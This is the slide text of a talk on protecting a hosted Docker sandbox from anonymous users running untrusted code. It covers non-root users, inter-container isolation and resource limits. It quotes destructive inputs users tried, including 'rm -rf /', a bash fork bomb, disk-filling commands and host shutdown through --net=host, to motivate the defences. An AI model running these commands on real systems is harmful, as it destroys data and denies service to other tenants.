Lessons from running potentially
malicious code inside containers
@Ben_Hall
Ben@BenHall.me.uk
Ocelot Uproar / Scrapbook
@Ben_Hall / Blog.BenHall.me.uk
Tech Support > Tester > Developer >
Founder / Freelancer
Software Development Studio
WHOAMI?
“What happens when you give
anonymous unrestricted
access to a hosted Docker container
& daemon?”
This is how we [try to] protect
ourselves

http://www.joinscrapbook.com
Multi-tenant system
PaaS
CI Servers
Untrusted 3rd Parties
Docker Security Practices

The first “hack”
$ whoami
$ pwd
$ cd /
$ ls
$ apt-get install <some package>
$ passwd
$ rm –rf /

Dockerfile
RUN adduser <new user>
USER <new user>
$ docker run –u <new user>

$ uptime
$ free -m
$ df -h
$ cat /proc/cpuinfo

If you can ping it, you can try to hack it
--icc=false
$ cat /etc/hosts
172.17.9.121 st_undefined_x7gd_RrD04w81FSQAANX
172.17.0.220 the-warden.bridge
172.17.9.118 st_nkxqyj_d2d.bridge
172.17.9.119 st_4jm1qk_d2d0
172.17.9.106 angry_blackwell
$ reboot
$ shutdown now

“It also allows the container to access local
network services + like D-bus and is therefore
considered insecure”
$ docker run --net=host -it ubuntu bash
root@ubuntu:/# shutdown now
root@ubuntu:/#
$ docker run --net=host -it ubuntu bash
Post http://docker:4243/v1.20/containers/create: EOF.
* Are you trying to connect to a TLS-enabled daemon without TLS?
* Is your docker daemon up and running?
Docker provides a lot out of the
box but not everything…

CPU Shares

:(){ :|: & };:
$ docker run -d -u daemon --ulimit nproc=3 busybox top
efe086376f3d1b09f6d99fa1af8bfb6e021cdba9b363bd6ac10c07704239b398
Error response from daemon: Cannot start container
efe086376f3d1b09f6d99fa1af8bfb6e021cdba9b363bd6ac10c07704239b398
: [8] System error: resource temporarily unavailable
$ while :; do echo 'Hello World'; done
$ fallocate
Operation Not Supported
$ truncate
$ dd
Root users can write to it. If you can write to it,
you can fill it.
$ ls /docker/aufs/diff/<container-id>/
$ cat /docker/containers/<container-id>/hosts
